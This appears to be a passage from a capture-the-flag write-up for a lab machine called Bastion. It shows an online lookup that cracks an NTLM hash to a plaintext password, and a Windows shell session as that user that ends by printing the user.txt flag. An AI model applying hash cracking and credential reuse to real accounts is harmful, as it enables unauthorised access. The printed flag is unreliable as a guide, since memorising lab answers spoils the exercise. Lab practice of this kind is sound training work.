
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26112010952d963c8dc4217daec986d9	NTLM	bureaulampje


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\l4mpje

l4mpje@BASTION C:\Users\L4mpje>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje

01-05-2019  08:31    <DIR>          .
01-05-2019  08:31    <DIR>          ..
22-02-2019  16:26    <DIR>          Contacts
22-02-2019  16:27    <DIR>          Desktop
22-02-2019  16:26    <DIR>          Documents
22-02-2019  16:26    <DIR>          Downloads
22-02-2019  16:26    <DIR>          Favorites
22-02-2019  16:26    <DIR>          Links
22-02-2019  16:26    <DIR>          Music
22-02-2019  16:26    <DIR>          Pictures
22-02-2019  16:26    <DIR>          Saved Games
22-02-2019  16:26    <DIR>          Searches
22-02-2019  16:26    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   5.991.890.944 bytes free
```




```
 Directory of C:\Users\L4mpje

01-05-2019  11:22    <DIR>          .
01-05-2019  11:22    <DIR>          ..
22-02-2019  16:26    <DIR>          Contacts
22-02-2019  16:27    <DIR>          Desktop
22-02-2019  16:26    <DIR>          Documents
22-02-2019  16:26    <DIR>          Downloads
22-02-2019  16:26    <DIR>          Favorites
22-02-2019  16:26    <DIR>          Links
22-02-2019  16:26    <DIR>          Music
22-02-2019  16:26    <DIR>          Pictures
22-02-2019  16:26    <DIR>          Saved Games
22-02-2019  16:26    <DIR>          Searches
01-05-2019  11:22                 5 UsersL4mpjeDesktop
22-02-2019  16:26    <DIR>          Videos
               1 File(s)              5 bytes
              13 Dir(s)  11.432.759.296 bytes free

l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.432.710.144 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```



